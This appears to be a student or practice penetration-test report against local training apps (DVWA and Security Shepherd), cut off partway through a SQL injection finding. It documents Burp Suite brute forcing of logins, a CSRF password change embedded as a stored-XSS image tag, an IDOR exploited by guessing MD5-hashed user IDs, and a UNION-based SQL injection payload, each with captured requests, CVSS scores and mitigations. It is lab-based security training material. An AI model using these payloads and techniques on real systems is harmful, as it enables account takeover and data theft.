
Mitigation:
The webpage is storing our access level in the requests which can be intercepted and altered. Even though the string is double base64 encoded, it can be cracked quite easily. We recommend the implementation of 2FA (2 factor authentication) when logging in. 2FA strengthens access security by requiring two methods to verify the user's identity.

High: Improper Restriction of Excessive Authentication Attempts: Brute Force [CWE-307]


Brute Force is a hacking method whereby an attacker uses trial and error to crack passwords, login credentials, and encryption keys. It is a very simple attack that will test all combinations of usernames and passwords until the correct pair is found. Despite being an old cyberattack method, brute force attacks are tried and tested and remain a popular tactic with hackers.

Steps to reproduce:

1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in “about:preferences” in the search bar -> Scroll down and click “Settings” underneath Network Settings -> Select option “Manual Proxy Configuration” -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to DVWA (Damn Vulnerable Web App) https://192.168.56.102
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Download the common passwords file.
6. Set the security level to medium in the DVWA Security tab and then click the Brute Force tab.
7. Our goal is to Brute Force our way into user accounts using common usernames and common passwords through the Intruder tab in Burp Suite.
8. Turn on the Proxy Intercept in Burp Suite. Enter the following for username:password admin:apples.
9. This request is now captured in Burp Suite as shown below.


```
GET /vulnerabilities/brute/?username=admin&password=apples&Login=Login HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.56.102/vulnerabilities/brute/
Cookie: PHPSESSID=jmvfpbbjgnavl5ogsj2jcpqk71; security=medium
Upgrade-Insecure-Requests: 1
```

10. Right-click on the Request and click “Send to Intruder”.
11. Open the Intruder tab and we can see our request.
12. Change the Attack type to “Cluster Bomb”.
13. Clear all payload markers by clicking the “clear §” button on the right-hand side of the request.
14. Highlight the word “admin” in the username payload and click “Add §”.
15. Repeat step 14 for “apples” in the password payload.
16. The Intruder tab is now set up for our attack to begin as shown below.


Attack type: Cluster bomb


Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.56.102

```
GET /vulnerabilities/brute/?username=§admin§&password=§apples§&Login=Login HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.56.102/vulnerabilities/brute/
Cookie: PHPSESSID=jmvfpbbjgnavl5ogsj2jcpqk71; security=medium
Upgrade-Insecure-Requests: 1
```

17. Add the following items to the Payload Options box.
    - admin, superadmin, administrator, manager, guest
18. Click the "Payloads" tab and set the payload set value to 2.
19. Load the downloaded common passwords file into the Payload Options box and click Start Attack.
20. After 200+ request iterations, we can see that the combination admin:password is a correct credential pair.




Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
1	admin	password	200	☐	☐	5016	
0			200	☐	☐	4972	
2	superadmin	password	200	☐	☐	4972	
3	administrator	password	200	☐	☐	4972	
4	manager	password	200	☐	☐	4972	
5	guest	password	200	☐	☐	4972	
6	admin	123456	200	☐	☐	4972	
7	superadmin	123456	200	☐	☐	4972	
8	administrator	123456	200	☐	☐	4972	
9	manager	123456	200	☐	☐	4972	
10	guest	123456	200	☐	☐	4972	

214 of 50000

21. We can stop the attack and enter admin:password on the website to successfully login.

CVSS Score 8.2 (High)

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	Low
Availability	None



Login

Username: admin

Password: ••••••••

Welcome to the password protected area admin

Mitigation:


We recommend the webpage implement the use of CAPTCHA. CAPTCHA is a way of determining whether the user is a human or not. It stands for **C**ompletely **A**utomated **P**ublic **T**uring test to tell **C**omputers and **H**umans **A**part. This method would cause the brute force attack to fail after a few iterations.

High: Cross Site Request Forgery (CSRF) [CWE-352]

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. A successful CSRF attack can force the user (unknowingly) to perform state changing requests like transferring funds, changing passwords and purchasing of unwanted goods. CSRF ranked #8 in the 2013 Top 10 Application Security Risks by OWASP.


Steps to reproduce:

1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in "about:preferences" in the search bar -> Scroll down and click "Settings" underneath Network Settings -> Select option "Manual Proxy Configuration" -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to DVWA (Damn Vulnerable Web App) https://192.168.56.102
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Set the security level to medium in the DVWA Security tab and then click the CSRF tab.
6. Our goal is to execute an unwanted password change on the web page by storing our "cross site" request in the XSS stored tab.
7. Change the password to apples and click change. The URL bar shows the action that has just taken place. We can embed this URL inside another website (XSS stored tab).




```
192.168.56.102/vulnerabilities/csrf/?password_new=apples&password_conf=apples&Change=Change#
```

8. Click on the XSS stored tab and change the character limit to 500 by right-clicking on the message text box and clicking inspect element. Change the "maxlength" to 500.



```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
```

9. Input the URL obtained from step 7 with the password_new and password_conf values changed, as seen below.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * My Post

Message * <img src="192.168.56.102/vulnerabilities/csrf/?password_new=5555&password_conf=5555&Change=Change#">

Name: test
Message: This is a test comment.


10. Click logout and try to sign back in.
11. We get a “Login Failed” message as our password has been changed to 5555 by the cross site request forgery.



admin

Login failed

12. We can now login using 5555 as our password.



You have logged in as 'admin'

CVSS Score 7.7 (High)

Attack Vector	Network
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Changed
Confidentiality	None
Integrity	None
Availability	High


Mitigation:
We recommend that the webpage should not include the “change password” form in the URL bar. This makes it easy for an attacker to replicate this form and embed it using XSS. The webpage should use a POST request to hide the data in the form.

High: Insecure Direct Object References Challenge 2 [CWE-813]


Insecure Direct Object Reference (IDOR) occurs when an application uses user-supplied input to access objects directly. Attackers can bypass authorization and access resources in the system directly such as database files and records. This vulnerability was ranked #7 in the 2010 Top 10 Application Security Risks by OWASP.

Steps to reproduce:

1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in "about:preferences" in the search bar -> Scroll down and click "Settings" underneath Network Settings -> Select option "Manual Proxy Configuration" -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to Security Shepherd https://192.168.56.101
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Go to Challenges -> Insecure Direct Object References -> Insecure Direct Object References Challenge 2
6. Our goal for this challenge is to find the private message for a user that is not listed in our menu.
7. Turn the proxy intercept on and click "show this profile" for each name and note down the userId%5B%5D highlighted below (Will Bailey).




```
POST /challenges/vc9b78627df2c032ceaf7375df1d847e47ed7abac2a4ce4cb6086646e0f313a4 HTTP/1.1
Host: 192.168.56.101
Cookie: JSESSIONID=7F098225DD9E1DD7409CA35776E26A0E; token=-61569517790798559227748806701536972344
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 45
Origin: https://192.168.56.101
Referer: https://192.168.56.101/challenges/vc9b78627df2c032ceaf7375df1d847e47ed7abac2a4ce4cb6086646e0f313a4.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

userId%5B%5D=eccbc87e4b5ce2fe28308fd9f2a7baf3
```


Challenges
CSRF
Failure to Restrict URL Access
Injection
Insecure Cryptographic Storage
Insecure Direct Object References
X Insecure Direct Object Reference Bank
X Insecure Direct Object Reference Challenge 1
X Insecure Direct Object Reference Challenge 2

8. Each of these userIDs are MD5 hashes which we can reverse.


	Hash	Reverse Hash
Paul Bourke	c81e728d9d4c2f636f067f89cc14862c	2
Will Bailey	eccbc87e4b5ce2fe28308fd9f2a7baf3	3
Orla Cleary	e4da3b7fbbce2345d7772b0674a318d5	5
Ronan Fitzpatrick	8f14e45fceea167a5a36dedd4bea2543	7
Pat McKenana	6512bd43d9caa6e02c990b0a82652dca	11

9. We can see a pattern developing (2, 3, 5, 7, 11). We can try to input the MD5 hashed sequence for the number 13 through our intercepted HTTP request in Burp Suite as highlighted below.



```
POST /challenges/vc9b78627df2c032ceaf7375df1d847e47ed7abac2a4ce4cb6086646e0f313a4 HTTP/1.1
Host: 192.168.56.101
Cookie: JSESSIONID=7F098225DD9E1DD7409CA35776E26A0E; token=-61569517790798559227748806701536972344
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 45
Origin: https://192.168.56.101
Referer: https://192.168.56.101/challenges/vc9b78627df2c032ceaf7375df1d847e47ed7abac2a4ce4cb6086646e0f313a4.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

userId%5B%5D=c51ce410c124a10e0db5e4b97fc2af39
```


10. Forward the request, we have found the hidden user's message and completed the challenge.



Hidden User's Message

Result Key is 1f746b87a4e3628b90b1927de23f6077abdbbb64586d3ac9485625da21921a0f

CVSS Score: **7.5 (High)**



Solution Submission Success

Insecure Direct Object Reference Challenge 2 completed! Congratulations.

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None


Mitigation:
We recommend utilising the session value *JSESSIONID* to determine levels of authorisation. This value is pseudo-random where it is not easily modified to gain horizontal or vertical access to another user's account.


High: SQL Injection Challenge 6 [CWE-89]

SQL Injection (SQLi) occurs when hostile data is sent to the interpreter as part of a command or query. The hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data. SQL Injection attacks are one of the most common web hacking techniques and are of high severity. A successful SQL Injection exploit can read sensitive data from the database, modify the database, execute admin operations, recover file information, and issue commands to the operating system. These attacks are easily exploitable as they can be initiated by anyone who can interact with the system through any data they pass to the application.

Steps to reproduce:

1. Download and run Burp Suite from this link (also ensure Oracle Java is installed)
2. Using Firefox web browser, set the system proxy to route traffic through Burp: Type in “about:preferences” in the search bar -> Scroll down and click “Settings” underneath Network Settings -> Select option “Manual Proxy Configuration” -> Set HTTP Proxy to 127.0.0.1 and Port to 8080 -> Click Ok.
3. Go to Security Shepherd https://192.168.56.101
4. Confirm that Burp can see and capture requests and turn off intercept in Burp.
5. Go to Challenges -> Injection -> SQL Injection Challenge 6
6. Our goal for this challenge is to obtain Brendan’s answer to his security question.
7. We are limited to 4 characters when entering our pin number. Turn on the Burp Suite intercept, input ‘1234’, and click ‘Run User Query’.
8. We can see below the HTTP request. We are now able to change the pinNumber parameter to more than 4 characters.







```
POST /challenges/d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc8d8f212a2 HTTP/1.1
Host: 192.168.56.101
Cookie: JSESSIONID=AF37A136C1866B6893A5C058138586A9; token=14283570192058557563101236335443182096
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Origin: https://192.168.56.101
Referer: https://192.168.56.101/challenges/d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc8d8f212a2.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

pinNumber=1234
```

9. We changed the pinNumber entry to ' UNION (SELECT userAnswer FROM users WHERE userName = 'Brendan')#, but received an “Incorrect Pin Number” response.
10. We then encoded the SQLi query to UTF-8 and repeated the previous step.

